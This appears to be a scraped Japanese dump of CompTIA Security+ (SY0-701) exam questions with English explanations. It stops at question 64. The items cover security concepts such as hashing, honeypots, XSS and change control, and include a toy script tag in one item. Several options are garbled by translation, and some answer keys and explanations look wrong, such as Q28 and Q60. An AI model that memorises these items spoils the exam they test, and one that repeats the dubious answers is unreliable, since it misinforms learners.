CompTIA.SY0-701-JPN.v2026-08-24.q544

試験コード：	SY0-701-JPN
試験名称：	CompTIA Security+ Certification Exam (SY0-701日本語版)
認証ベンダー：	CompTIA
無料問題の数：	544
バージョン：	v2026-08-24
ページの閲覧量：	105
問題集の閲覧量：	5771

https://www.jpnshiken.com/shiken/CompTIA.SY0-701-JPN.v2026-08-24.q544.html

質問: **1**
ある企業は、開発したソフトウェアが最終版完成後に改ざんされないようにしたいと考えています。その企業が最も採用すべき方法は次のうちどれでしょうか？
A. ハッシュ化
B. 暗号化
C. ベースライン
D. トークン化
正解: **(**正解を表示します**)**
Hashing ensures integrity of software by detecting any unauthorized changes or tampering after its final version.

質問: **2**
システムを不正アクセスから保護するために設計されたセキュリティ制御の有効性を評価するために使用される手法は次のうちどれですか？
A. 貫通テスト
B. リスク評価
C. 脆弱性スキャン
D. 内部監査レビュー
正解: **(**正解を表示します**)**
A penetration test evaluates the effectiveness of security controls by simulating real-world attacks against a system. Security professionals attempt to bypass defenses and gain unauthorized access in the same way an attacker would. This approach directly tests whether existing controls such as authentication, access restrictions, and network defenses successfully prevent unauthorized access.

質問: **3**
エンドユーザーデバイスのセキュリティ強化に最適な方法はどれですか？(2つ選択してください)
A. フルディスク暗号化
B. グループレベルの権限
C. アカウントロックアウト
D. エンドポイント保護
E. プロキシサーバー
F. セグメンテーション
正解: **(**正解を表示します**)**

Full disk encryption ensures that data stored on the device is protected even if the device is physically stolen. This is a fundamental security control for end-user devices, especially laptops and mobile devices, to prevent data breaches.
Endpoint protection refers to anti-malware, antivirus, and host-based firewall solutions that safeguard end-user devices from malware, ransomware, and unauthorized access.

質問: **4**
ある会社がモバイル デバイス ポリシーを変更しています。会社には次の要件があります。
* 会社所有のデバイス
* デバイスを強化する機能
* セキュリティリスクの軽減
* 会社のリソースとの互換性
これらの要件を最もよく満たすのは次のどれでしょうか?
A. BYOD
B. CYOD
C. 対処する
D. コボ
正解: **(**正解を表示します**)**
COPE (Corporate-Owned, Personally Enabled) devices allow companies to manage and harden company-owned devices while still enabling limited personal use, reducing security risks while maintaining compatibility with corporate resources.

質問: **5**
耐用年数が終了したビジネスクリティカルなシステムの悪用を最も効果的に防ぐには、次のうちどれが効果的でしょうか?
A. 監視
B. 隔離
C. 廃止
D. 暗号化
正解: **(**正解を表示します**)**
Isolation places the end-of-life system on a segmented network or removes its external connectivity, reducing exposure and preventing attackers from exploiting its vulnerabilities while it remains in use.

質問: **6**
次のシナリオのうち、トークン化がプライバシー技術として最も適しているのはどれですか?
A. ソーシャルメディアのユーザーアカウントに疑似匿名化を提供する
B. 認証リクエストの2番目の要素として機能する
C. 既存の顧客がクレジットカード情報を安全に保管できるようにする
D. データをセグメント化してデータベース内の個人情報をマスキングする
正解: **C (**コメントを発表する**)**
Tokenization is a process that replaces sensitive data, such as credit card information, with a non- sensitive equivalent (token) that can be used in place of the actual data. This technique is particularly useful in securely storing payment information because the token can be safely stored and transmitted without exposing the original credit card number.

質問: **7**

ある企業は、他社が自社について調査や偵察を行っているときにアラートを受け取りたいと考えています。1 つの方法は、会社の資産と思われる既知の脆弱性を持つインフラストラクチャの一部をオンラインでホストすることです。このアプローチを説明するのは次のどれですか。
A. 水飲み場
B. バグバウンティ
C. DNS シンクホール
D. ハニーポット
正解: **D** (コメントを発表する)
A honeypot is a security mechanism set up to attract and detect potential attackers by simulating vulnerable assets. By hosting a part of the infrastructure online with known vulnerabilities that appear to be company assets, the company can observe and analyze the behavior of attackers conducting reconnaissance. This approach allows the company to get alerts and gather intelligence on potential threats.

質問: **8**
セキュリティ管理者が新しいファイアウォール ルール セットを設定するときに従うべき事項は次のどれですか。
A. インシデント対応手順
B. 災害復旧計画
C. 変更管理手順
D. 事業継続計画
正解: (正解を表示します)

質問: **9**
ユーザーが正規のアプリケーションストアを迂回してバイナリファイルをインストールすることで、不正なアプリケーションをインストールした場合、次のうちどれが該当しますか？
A. 脱獄
B. サイドローディング
C. メモリインジェクション
D. VMエスケープ
正解: (正解を表示します)
Sideloading is the installation of an application from outside the authorized or official application store, often by manually installing a binary package.

質問: **10**
セキュリティ管理者は、自社のソーシャルエンジニアリング研修が効果的かどうかを判断したいと考えています。この目的を達成するために、管理者は次のうちどれを行うべきでしょうか？
A. ハニーポットを設置します。
B. アンケートを送付する。
C. フォーカスグループを設置する。
D. フィッシングキャンペーンを実施する
正解: (正解を表示します)
Conducting a phishing campaign simulates a real social engineering attack against employees to measure how they respond. By tracking metrics such as how many users click malicious links or report the email, the organization can objectively evaluate whether the social engineering training has improved employee awareness and behavior.

質問: **11**
システム管理者は、多数のエンド ユーザーのアカウント作成時に時間を節約し、人為的エラーを防ぐスクリプトを作成しています。このタスクに適した使用例はどれですか。
A. 市販ソフトウェア
B. オーケストレーション
C. ベースライン
D. ポリシーの適用
正解: **(**正解を表示します**)**
Orchestration is the process of automating multiple tasks across different systems and applications. It can help save time and reduce human error by executing predefined workflows and scripts. In this case, the systems administrator can use orchestration to create accounts for a large number of end users without having to manually enter their information and assign permissions.

質問: **12**
次のどれが CVSS の使用例ですか?
A. システムのパッチ適用に関連するコストを決定する
B. 使用されていないポートと閉じるべきサービスを識別する
C. コードを分析して、悪用される可能性のある欠陥を見つける
D. 脆弱性の修復を優先する
正解: **(**正解を表示します**)**

質問: **13**
セキュリティ管理者がログを確認している際に、以下のコードが見つかりました。

```
<script>function (send_info)</script>
```

悪用されている脆弱性を最もよく表しているのは、次のうちどれですか？
A. XSS
B. SQLインジェクション
C. DDoS
D. CSRF
正解: **(**正解を表示します**)**
The code snippet provided (<script>function (send_info)</script>) indicates the presence of a JavaScript function embedded within a webpage, which is typical of a cross-site scripting (XSS) attack.

質問: **14**
内部者が企業の開発プロセスに悪意のあるコードを持ち込むのを防ぐには、次のどの方法が最適ですか?
A. 脆弱性のコードスキャン
B. オープンソースコンポーネントの使用
C. 品質保証テスト
D. ピアレビューと承認
正解: **(**正解を表示します**)**

Peer review and approval is a practice that involves having other developers or experts review the code before it is deployed or released. Peer review and approval can help detect and prevent malicious code, errors, bugs, vulnerabilities, and poor quality in the development process. Peer review and approval can also enforce coding standards, best practices, and compliance requirements. Peer review and approval can be done manually or with the help of tools, such as code analysis, code review, and code signing.

質問: **15**
設計変更を実施する前に、セキュリティ上の問題が発生しないことを確認するために、複数の手順を踏む必要があります。これらの手順のうち、最も可能性の高いものはどれですか？
A. 経営レビュー
B. 負荷テスト
C. メンテナンス通知
D. 手順の更新
正解: **(**正解を表示します**)**
Management review is a key step in the change management process, ensuring that proposed changes are properly evaluated for security and business impact before implementation.

質問: **16**
脱獄を防止するために MDM ソリューションを使用する理由を説明しているのは次のうちどれですか。
A. 互換性のないファームウェアアップデートからサポート終了デバイスを保護する
B. VMエスケープによるハイパーバイザー攻撃を回避する
C. アプリケーション層でのバッファオーバーフローを排除する
D. ユーザーがモバイルデバイスのOSを変更できないようにするため
正解: **D (**コメントを発表する**)**
An MDM solution can enforce device policies that block attempts to modify or replace the mobile OS, preventing users from jailbreaking their devices.

質問: **17**
システム設計の年次レビュー中に、エンジニアが現在リリースされている設計にいくつかの問題点を発見しました。ベストプラクティスに従って、次に実行すべき手順は次のうちどれでしょうか？
A. リスク管理プロセス
B. 製品設計プロセス
C. デザインレビュープロセス
D. 変更管理プロセス
正解: **D (**コメントを発表する**)**
Change control process: The change control process ensures that any modifications to the design are systematically evaluated, approved, and documented. This helps in maintaining the integrity of the system and ensures that changes are implemented in a controlled and coordinated manner.

質問: **18**
ある企業が物理サーバーを廃止し、個々のオペレーティングシステムの数を削減するアーキテクチャに置き換えようとしています。このセキュリティ要件を満たすために、企業は次のうちどの戦略を採用すべきでしょうか？
A. マイクロサービス
B. コンテナ化
C. 仮想化
D. インフラストラクチャ ･アズ ･コード
正解: **(正解を表示します)**
To reduce the number of individual operating systems while decommissioning physical servers, the company should use containerization. Containerization allows multiple applications to run in isolated environments on a single operating system, significantly reducing the overhead compared to running multiple virtual machines, each with its own OS.
Containerization: Uses containers to run multiple isolated applications on a single OS kernel, reducing the need for multiple OS instances and improving resource utilization.
Microservices: An architectural style that structures an application as a collection of loosely coupled services, which does not necessarily reduce the number of operating systems.
Virtualization: Allows multiple virtual machines to run on a single physical server, but each VM requires its own OS, not reducing the number of OS instances.
Infrastructure as code: Manages and provisions computing infrastructure through machine- readable configuration files, but it does not directly impact the number of operating systems.

質問: **19**
システム管理者は、テストシステムがダウンしていることに気づきました。調査の結果、サーバーはオンラインであり、サーバーネットワーク上のどのデバイスからもアクセス可能であることがわかりました。管理者は、監視システムから以下の情報を確認しました。

Server name	IP	Traffic sent	Traffic received	Status
File01	10.12.14.13	2654812	23185	Up
DC01	10.12.15.2	168741	65481	Up
Test01	10.25.1.3	14872	654123168	Down
Test02	10.25.1.4	16941	651321685	Down
DC02	10.12.15.3	32145	32158	Up
Finance01	10.18.1.14	12374	6548	Up

停電の最も可能性の高い原因は次のうちどれですか？
A. サービス拒否
B. ARP中毒
C. ジャミング
D. ケルベロースティング
正解: **(正解を表示します)**
This is clearly indicative of DoS attack where the two Test hosts are being overwhelmed with excessive traffic received causing them to become unresponsive and crash.

質問: **20**

セキュリティ アナリストは、最近のインシデントで使用された攻撃ベクトルが、よく知られた IoT デバイスのエクスプロイトであったことを知りました。アナリストは、最初のエクスプロイトの時刻を特定するためにログを確認する必要があります。アナリストが最初に確認する必要があるログは次のどれですか。
A. エンドポイント
B. アプリケーション
C. ファイアウォール
D. NAC
正解: **(**正解を表示します**)**
Firewall logs provide details of all network traffic, including connections to and from IoT devices.
They are typically the first source of evidence for identifying the time of an exploit.

質問: **21**
ある組織がウェブサイトを実装する際に、フェイルオープン構成の受信ファイアウォールを設計しました。組織にとって、以下のうちどれが最も優先度の高い事項となるでしょうか？
A. 否認禁止
B. 入手可能性
C. 機密保持
D. 誠実さ
正解: **(**正解を表示します**)**

質問: **22**
ある企業は、人気のファイル共有ウェブサイトへのアップロードを制限しつつ、同じウェブサイトからのダウンロードは許可したいと考えています。この目的を達成するのに最適な技術は次のうちどれでしょうか？
A. IDS
B. IPS
C. WAF
D. NGFW
正解: **(**正解を表示します**)**
A Next-Generation Firewall (NGFW) can enforce granular, application-level rules such as allowing downloads while blocking uploads to a specific file-sharing site.

質問: **23**
セキュリティエンジニアは、ネットワークのエッジで暗号化されたトラフィックを監視する必要があります。このタスクに最適なツールは次のうちどれですか？
A. プロキシ
B. ファイアウォール
C. エンドポイント検出 ･対応(EDR)
D. データ損失防止(DLP)
正解: **(**正解を表示します**)**
A proxy can terminate and inspect encrypted sessions at the network edge, allowing security tools to view traffic contents before forwarding it. This is commonly used for TLS/SSL inspection and web traffic monitoring.

質問: **24**

管理者は、会社の独自の情報を使用せずにリスク評価を実行したいと考えています。管理者は、次のどの方法を使用して情報を収集する必要がありますか?
A. ネットワークスキャン
B. 侵入テスト
C. オープンソースインテリジェンス
D. 構成監査
正解: **(**正解を表示します**)**
Open-source intelligence (OSINT) involves gathering publicly available information from sources such as websites, social media, forums, and other publicly accessible data to perform a risk assessment. This method allows an administrator to gather useful insights without accessing or relying on proprietary company information.

質問: **25**
ある組織は、リモート ワークが原因で、VPN コンセントレータとインターネット回線のスケーリングの問題に悩まされています。組織は、データ センターへの暗号化されたトンネル アクセスとリモート従業員のインターネット トラフィックの監視を提供しながら、VPN とインターネット回線のトラフィックを削減できるソフトウェア ソリューションを探しています。次のどれがこれらの目的の達成に役立ちますか。
A. リモート従業員への SASE ソリューションの導入
B. 冗長インターネットを備えた負荷分散VPNソリューションの構築
C. VPNトラフィック用の低コストのSD-WANソリューションの購入
D. クラウドプロバイダーを使用して追加のVPNコンセントレータを作成する
正解: **(**正解を表示します**)**
SASE stands for Secure Access Service Edge. It is a cloud-based service that combines network and security functions into a single integrated solution. SASE can help reduce traffic on the VPN and internet circuit by providing secure and optimized access to the data center and cloud applications for remote employees. SASE can also monitor and enforce security policies on the remote employee internet traffic, regardless of their location or device. SASE can offer benefits such as lower costs, improved performance, scalability, and flexibility compared to traditional VPN solutions.

質問: **26**
An organization wants to ensure the integrity of compiled binaries in the production environment. Which of the following security measures would best support this objective?
A. Input validation
B. Code signing
C. SQL injection
D. Static analysis
正解: **B (**コメントを発表する**)**
To ensure the integrity of compiled binaries in the production environment, the best security measure is code signing. Code signing uses digital signatures to verify the authenticity and integrity of the software, ensuring that the code has not been tampered with or altered after it was signed.
Code signing: Involves signing code with a digital signature to verify its authenticity and integrity, ensuring the compiled binaries have not been altered.
Input validation: Ensures that only properly formatted data enters an application but does not verify the integrity of compiled binaries.
SQL injection: A type of attack, not a security measure.
Static analysis: Analyzes code for vulnerabilities and errors but does not ensure the integrity of compiled binaries in production.

質問: **27**
リスク管理プロセスにおける以下の手順のうち、プロジェクトの範囲と潜在的なリスクを確立する手順はどれですか？
A. リスク治療

B. リスク評価
C. リスク監視とレビュー
D. リスク特定
正解: **D** (コメントを発表する)

質問: **28**
以下の脆弱性のうち、異常に多くの受信パケットが原因でアプリケーションの動作が極端に遅くなるものはどれですか？
A. レース条件
B. クロスサイトスクリプティング
C. バッファオーバーフロー
D. 側面挿入
正解: (正解を表示します)
An overwhelming volume of packets can fill an application's input buffers faster than it can process them. Once those buffers are saturated, the program spends excessive time handling overflow conditions (or even overwrites memory), causing dramatic slowdowns and potential instability - classic symptoms of a buffer overflow-style resource exhaustion.

質問: **29**
ある企業が、フロントエンドWebサーバーへの過剰なトラフィックにより、サービスが利用できなくなる事態に見舞われています。同社は、この事態を調査するためにデジタルフォレンジック専門家を雇いました。このデジタルフォレンジック専門家は、この事態の詳細を診断するために、まずどのログを確認すべきでしょうか？
A. ルーター
B. ロードバランサー
C. スイッチ
D. ファイアウォール
正解: (正解を表示します)
Load balancer logs provide detailed information about incoming web traffic and distribution to the front-end servers, making them the most relevant source to diagnose excessive traffic and availability issues.

質問: **30**
ある会社の法務部門が SaaS アプリケーションで機密文書を作成し、高リスク国の個人がその文書にアクセスできないようにしたいと考えています。このアクセスを制限する最も効果的な方法はどれですか。
A. データマスキング
B. 暗号化
C. 地理位置情報ポリシー
D. データ主権規制
正解: (正解を表示します)
A geolocation policy is a policy that restricts or allows access to data or resources based on the geographic location of the user or device. A geolocation policy can be implemented using various methods, such as IP address filtering, GPS tracking, or geofencing. A geolocation policy can help the company's legal department to prevent unauthorized access to sensitive documents from individuals in high-risk countries.

質問: **31**

攻撃者がレインボー テーブル攻撃を使用してパスワードを簡単に解読できない理由を説明するのは次のうちどれですか。
A. デジタル署名
B. 塩漬け
C. ハッシュ
D. 完全な前方秘匿性
正解: **B (**コメントを発表する**)**
Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.

質問: **32**
アクセスバッジを持たない侵入テスト担当者が、複数のバッジ式アクセスドアを通って従業員グループに追随し、誰にも阻止されることなくデータセンターに侵入することに成功した。
テスターは、最高情報セキュリティ責任者(CISO)との事後レビューの中で、この発見について言及しました。この発見を受けて、CISOは以下のどの問題に対処すべきでしょうか？
A. ロールベースのアクセス
B. ショルダーサーフィン
C. 内部脅威
D. 社会工学
正解: **(**正解を表示します**)**
Following employees through secured doors without authorization is tailgating, a form of social engineering that exploits human behavior rather than technical controls.

質問: **33**
セキュリティアナリストが、オフィス支店に許可されていない無線ルーターを追加した従業員を特定しました。調査の結果、ルーターは撤去され、従業員には強制的な再研修が実施されました。この事案を最も適切に説明しているのは次のうちどれですか？
A. 未熟な攻撃者
B. ハクティビスト
C. 国民国家
D. シャドウIT
正解: **(**正解を表示します**)**
Shadow IT refers to the use of unauthorized devices, software, or systems, such as an employee adding a wireless router without approval, outside of official IT processes.

質問: **34**

セキュリティ管理者は、組織を悪意のあるインバウンドトラフィックから保護するために、即座に行動を起こす自動化ソリューションを必要としています。次のうち、最適なソリューションはどれですか？
A. UEM
B. IPS
C. WAF
D. VPN
正解: **(**正解を表示します**)**
An Intrusion Prevention System (IPS) automatically detects and blocks malicious network traffic in real time, providing immediate protection against inbound threats.

質問: **35**
ある組織が、独自開発のソフトウェアを顧客に輸出する準備をしています。知的財産の損失を防ぐための最善の方法は次のうちどれでしょうか？
A. ブロックチェーン
B. トークン化
C. コード署名
D. 難読化
正解: **(**正解を表示します**)**

質問: **36**
許容使用ポリシーは、次のセキュリティ制御タイプのうちどれを最もよく表していますか?
A. 探偵
B. 補償
C. 修正
D. 予防的
正解: **(**正解を表示します**)**
Preventive - an acceptable use policy enforces rules to users to use company resources.
example - company A states that in order to access files in the company server you must connect to your company VPN when working from home. This prevents you from connecting from an insecure network.

質問: **37**
年末のビジネス目標を急いで達成するため、IT 部門は新しいビジネス アプリケーションを実装するように指示されました。セキュリティ エンジニアはアプリケーションの属性を確認し、サイバーセキュリティの観点からデューデリジェンスを実行するために必要な時間が不十分であると判断しました。セキュリティ エンジニアの対応として最も適切なのは次のどれですか。
A. リスク許容度
B. リスク受容
C. リスクの重要性
D. リスク許容度
正解: **D (**コメントを発表する**)**
Risk appetite refers to the level of risk that an organization is willing to accept in order to achieve its objectives. In this scenario, the security engineer is concerned that the timeframe for implementing a new application does not allow for sufficient cybersecurity due diligence. This reflects a situation where the organization's risk appetite might be too high if it proceeds without the necessary security checks.

質問: **38**
ネットワーク エンジニアは、ネットワーク デバイスの全体的なセキュリティを強化しており、デバイスを強化する必要があります。
このタスクを最も効果的に達成できるのは次のどれでしょうか?
A. Telnet を SSH に置き換える
B. ローカル管理者アカウントの生成
C. HTTP管理を有効にする
D. 集中ログの構成
正解: **(**正解を表示します**)**

質問: **39**
管理者は期限切れの SSL 証明書を置き換える必要があります。管理者が新しい SSL 証明書を作成するために必要なのは次のどれですか。
A. CSR
B. OCSP
C. Key
D. CRL
正解: **A (**コメントを発表する**)**
A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate.

質問: **40**
システム管理者はバックアップ ソリューションを実装したいと考えています。ソリューションでは、災害発生時にオペレーティング システムを含むシステム全体を回復できる必要があります。管理者は次のどのバックアップ タイプを検討する必要がありますか?
A. 増分
B. ストレージエリアネットワーク
C. 差分
D. 画像
正解: **(**正解を表示します**)**
An image backup, also known as a full system backup, captures the entire contents of a system, including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state. This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.

質問: **41**
ウェブサイトのユーザーが、電子メールのリンクをクリックして別のウェブサイトにアクセスした後にアカウントからロックアウトされました。ユーザーがパスワードを変更していないにもかかわらず、Web サーバーのログにはユーザーのパスワードが変更されたことが示されています。次のどれが最も可能性の高い原因ですか?
A. クロス訴訟リクエストの偽造
B. ディレクトリトラバーサル
C. ARP ポイズニング
D. SQLインジェクション
正解: **(**正解を表示します**)**

The scenario describes a situation where a user unknowingly triggers an unwanted action, such as changing their password, by clicking a malicious link. This is indicative of a Cross-Site Request Forgery (CSRF) attack, where an attacker tricks the user into executing actions they did not intend to perform on a web application in which they are authenticated.

質問: **42**
トークン化を使用するデータ保護戦略の例は次のどれですか?
A. 機密データを含むデータベースの暗号化
B. 機密データを代替値に置き換える
C. 運用システムから機密データを削除する
D. 重要なシステム内の機密データのハッシュ化
正解: **(**正解を表示します**)**
Tokenization replaces sensitive data with non-sensitive surrogate values that retain the necessary format but are meaningless without access to the original data.

質問: **43**
セキュリティアナリストは、サーバー上の異常な動作を特定する必要があります。アナリストが最も行う可能性が高いのは、次のうちどれでしょうか？
A. 不要なポートを無効にします。
B. システムにパッチを適用する。
C. 基準値を設定する。
D. アラートの調整を行います。
正解: **(**正解を表示します**)**
Establishing baselines allows the analyst to understand what normal system behavior looks like in terms of performance, traffic patterns, resource usage, and user activity. Once normal behavior is documented, deviations from this baseline can be identified as abnormal or potentially malicious activity on the server.

質問: **44**
セキュリティアナリストは、企業ネットワークのエッジでポートスキャンが増加していることに気づきました。攻撃者の送信元IPアドレスを取得するために、アナリストは次のどのログを確認すべきでしょうか？
A. OSセキュリティ
B. ファイアウォール
C. アプリケーション
D. 終点
正解: **B (**コメントを発表する**)**
A firewall log records inbound and outbound network traffic, including source and destination IP addresses, port numbers, and connection attempts. Since port scans involve probing various ports on a network, the firewall logs will provide visibility into the attacker's source IP address and help the analyst assess the nature of the scanning activity.

質問: **45**
管理者は、物理サーバーの交換につながる可能性のある攻撃に関連するコストを見積もっています。管理者が実行しているプロセスは次のうちどれですか？
A. 定量的リスク分析
B. 災害復旧テスト
C. 物理的なセキュリティ対策
D. 脅威モデリング

正解: (正解を表示します)
Quantitative risk analysis assigns a monetary value to potential losses, such as the cost of replacing a physical server after an attack.

質問: **46**
次のどれが、データベースの誤った構成を悪用しようとする試みに関係していますか?
A. バッファオーバーフロー
B. SQLインジェクション
C. VMエスケープ
D. メモリインジェクション
正解: **B** (コメントを発表する)
SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server.
These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server. SQL injection can compromise the confidentiality, integrity, and availability of the data and the system.

質問: **47**
次のうち、予防的管理策とみなされるものはどれですか？
A. 構成監査
B. 対数相関
C. インシデントアラート
D. 職務分掌
正解: **D** (コメントを発表する)
Segregation of duties is going to PREVENT users from having the ability to potentially manipulate processes within the business by splitting duties amongst others. Somewhat of a "checks and balances" kind of system.

質問: **48**
組織は、機密情報を含むサーバーをワークステーションと同じネットワーク内に設置している。
攻撃者がワークステーションを侵害し、横方向に移動してサーバーにアクセスしようとした。以下のうち、攻撃者がサーバーにアクセスするのを阻止できた可能性のあるものはどれか？
A. ロードバランサー
B. セキュリティゾーン
C. 仮想プライベートネットワーク
D. プロキシサーバー
正解: (正解を表示します)

By placing servers and workstations into separate security zones (network segments) with controlled access between them, the organization would prevent a compromised workstation from directly reaching the confidential servers. This isolation stops lateral movement without needing VPNs, proxies, or load balancers.

質問: **49**
システムの安定性を維持するため、企業のソフトウェア開発者は、上司の承認なしにコードベースにアップデートをマージすることはできません。この慣行を最も適切に説明しているのは次のうちどれですか？
A. 職務分担
B. 変更管理
C. 脆弱性対策
D. 共謀防止
正解: **(**正解を表示します**)**
Change management controls how updates are reviewed, approved, and introduced into a code base or production environment. Requiring supervisor approval before merging code helps maintain stability by ensuring changes are authorized before implementation.

質問: **50**
ゼロデイエクスプロイトに関連する攻撃に関するアラートが発生しました。アナリストは、エクスプロイトのリスクを軽減するために、ネットワークに要塞ホストを設置しました。アナリストは、以下のどの種類の制御を実施していますか？
A. 物理
B. 探偵
C. 補償
D. 運用中
正解: **(**正解を表示します**)**

質問: **51**
監査に2回不合格となった組織は、政府の規制機関から罰金の支払いを命じられた。この措置の原因として考えられるのは次のうちどれか？
A. 交戦規則
B. 政府による制裁
C. 契約違反
D. 不遵守
正解: **(**正解を表示します**)**

質問: **52**
次のうち、VMエスケープの最も適切な例はどれですか？
A. 仮想化ウェブコンソールでの入力サニタイズが不適切であるため、コマンドインジェクションが発生する可能性があります。
B. プラグインがメモリオーバーフローを引き起こし、ホスト上でコードの実行を可能にする。
C. 強化されていない構成では、認証されていない API リクエストの実行が可能です。
D. ハイパーバイザーに細工されたネットワークパケットが送信され、サービスがクラッシュする。
正解: **B (**コメントを発表する**)**
VM escape occurs when malicious code running inside a virtual machine breaks out of the VM boundary and executes on the underlying host system. A memory overflow caused by a plug-in that enables code execution on the host directly represents this scenario, as it allows the guest to compromise the hypervisor or host environment.

質問: **53**
デバイスがネットワークに接続されたリソースにアクセスできないようにするには、次のどれを使用する必要がありますか?
A. 使用されていないサービスの無効化
B. Webアプリケーションファイアウォール
C. ホスト分離
D. ネットワークベースのIDS
正解: **(**正解を表示します**)**
Host isolation removes a device from communicating with network-connected resources, ensuring it cannot access or affect other systems while remaining powered on for investigation or remediation.

質問: **54**
ヘルプデスクには、エンタープライズアプリケーションの実行中にマシンの動作が遅くなるという問い合わせが複数寄せられている。ヘルプデスクの調査によると、影響を受けているマシンは組織のOS基準を満たしていないことが判明した。また、複数のユーザーからウイルス検出アラートが表示されたとの報告も寄せられている。
ヘルプデスクは、以下のどの対策を最初に検討すべきでしょうか?
A. パッチ適用
B. セグメンテーション
C. モニタリング
D. 隔離
正解: **D (**コメントを発表する**)**
Isolation prevents potentially infected systems from interacting with the rest of the network, immediately containing the spread of malware and limiting further impact while remediation actions are planned and executed.

質問: **55**
セキュリティアナリストが偽のアカウントを作成し、パスワードをスプレッドシート内のアクセスしにくいディレクトリに保存しました。また、スプレッドシートが開かれた場合にセキュリティチームに通知するアラートも設定されています。以下のうち、この欺瞞手法を最も適切に説明しているのはどれですか?
A. ハニーポット
B. ハニーネット
C. ハニーファイル
D. Honeytoken
正解: **(**正解を表示します**)**

質問: **56**
IT 管理者は、エンタープライズ アプリケーションにデータ保持標準が実装されていることを確認する必要があります。
管理者の役割を説明するものは次のどれですか?
A. 管理者
B. プライバシー担当者
C. プロセッサ
D. 所有者
正解: **(**正解を表示します**)**

質問: **57**
最高情報セキュリティ責任者(CIO)は、セキュリティコミュニティに対し、組織の公開資産における脆弱性を報告する機会を提供します。このシナリオは、次のうちどれに最もよく当てはまりますか？
A. バグバウンティ
B. レッドチーム
C. オープンソースインテリジェンス
D. 第三者との情報共有
正解: **A** (コメントを発表する)
A bug bounty program invites external security researchers to identify and report vulnerabilities in an organization's systems, often in exchange for rewards, improving overall security.

質問: **58**
ある企業は、天候によるサーバールームの損傷やダウンタイムを懸念しています。
企業が考慮すべき事項は次のうちどれでしょうか?
A. クラスタリングサーバー
B. 地理的分散
C. ロードバランサー
D. オフサイトバックアップ
正解: **B** (コメントを発表する)
Geographic dispersion is a strategy that involves distributing the servers or data centers across different geographic locations. Geographic dispersion can help the company to mitigate the risk of weather events causing damage to the server room and downtime, as well as improve the availability, performance, and resilience of the network. Geographic dispersion can also enhance the disaster recovery and business continuity capabilities of the company, as it can provide backup and failover options in case of a regional outage or disruption. The other options are not the best ways to address the company's concern:
Clustering servers: This is a technique that involves grouping multiple servers together to act as a single system. Clustering servers can help to improve the performance, scalability, and fault tolerance of the network, but it does not protect the servers from physical damage or downtime caused by weather events, especially if the servers are located in the same room or building.
Load balancers: These are devices or software that distribute the network traffic or workload among multiple servers or resources. Load balancers can help to optimize the utilization, efficiency, and reliability of the network, but they do not prevent the servers from being damaged or disrupted by weather events, especially if the servers are located in the same room or building.
Off-site backups: These are copies of data or files that are stored in a different location than the original source. Off-site backups can help to protect the data from being lost or corrupted by weather events, but they do not prevent the servers from being damaged or disrupted by weather events, nor do they ensure the availability or continuity of the network services.

質問: **59**
セキュリティ調査の結果、サーバー管理者の認証情報を使用して悪意のあるソフトウェアがサーバーにインストールされていたことが判明しました。調査中、サーバー管理者はTelnetが定期的にログインに使用されていたと説明しました。次のうち、最も可能性が高いのはどれでしょうか？
A. どの認証情報を使用するかを決定するために、スプレー攻撃が使用されました。
B. パケットキャプチャツールを使用してパスワードを盗みました。
C. リモートアクセス型のトロイの木馬を使用してマルウェアがインストールされました。

D. 辞書攻撃を用いてサーバー管理者としてログインしました。
正解: **B** (コメントを発表する)
Telnet transmits data, including credentials, in plaintext, making it vulnerable to interception. A packet capture tool could easily capture the login credentials being transmitted, allowing an attacker to gain unauthorized access to the server.

質問: **60**
セキュリティアナリストが会社のデータベースサーバーを起動しようとした。サーバーが起動すると、アナリストはデータベースサーバーが認証に失敗したことを示すエラーメッセージを受け取った。
システムをレビューおよびテストした後、アナリストはサーバーが侵害され、攻撃者がすべての送信データベーストラフィックを自身の管理下にあるサーバーにリダイレクトしたことを確認しました。攻撃者がデータベーストラフィックをリダイレクトするために使用した可能性が最も高いのは、次のMITRE ATT&CKテクニックのどれでしょうか？
A. プロセスインジェクション
B. 有効なアカウント
C. ブラウザ拡張機能
D. ホストへ脱出
正解: **D** (コメントを発表する)

質問: **61**
ある建築家から、外部へのJSONリクエストを使用してデータ転送速度を向上させたいという要望があった。
現在、組織はデータファイルの転送にSFTPを使用しています。以下のうち、要件を最も満たす可能性が高いのはどれですか？
A. ウェブサイトでホストされるソリューション
B. クラウド共有ストレージ
C. 安全なメールソリューション
D. APIを使用したマイクロサービス
正解: (正解を表示します)
By using APIs will allow for increased speed of data transfer compared to file based transfer methods liker SFTP.

質問: **62**
システム管理者が、ゲストユーザーが機密レポートにアクセスしたことを発見しました。さらに調査したところ、ログにはそのユーザーが管理者グループに追加されていたことが示されていました。この攻撃を最も適切に説明しているのは次のうちどれですか？
A. 認証情報の再生
B. 特権の拡大
C. ディレクトリ走査
D. 力任せ
正解: (正解を表示します)

Privilege escalation occurs when an attacker, the guest user, gains higher-level permissions than originally assigned (being added to the administrator group), allowing access to classified resources.

質問: **63**
脆弱性スキャンを実行した後、システム管理者は、特定された脆弱性の1つがスキャン対象のシステムには存在しないことに気づきました。この例を最も適切に説明しているのは次のうちどれですか？
A. 偽陽性
B. 偽陰性
C. 真陽性
D. 真の陰性
正解: (正解を表示します)
A false positive occurs when a vulnerability scan identifies a vulnerability that is not actually present on the systems that were scanned. This means that the scan has incorrectly flagged a system as vulnerable.
False positive: Incorrectly identifies a vulnerability that does not exist on the scanned systems.
False negative: Fails to identify an existing vulnerability on the system.
True positive: Correctly identifies an existing vulnerability.
True negative: Correctly identifies that there is no vulnerability.

質問: **64**
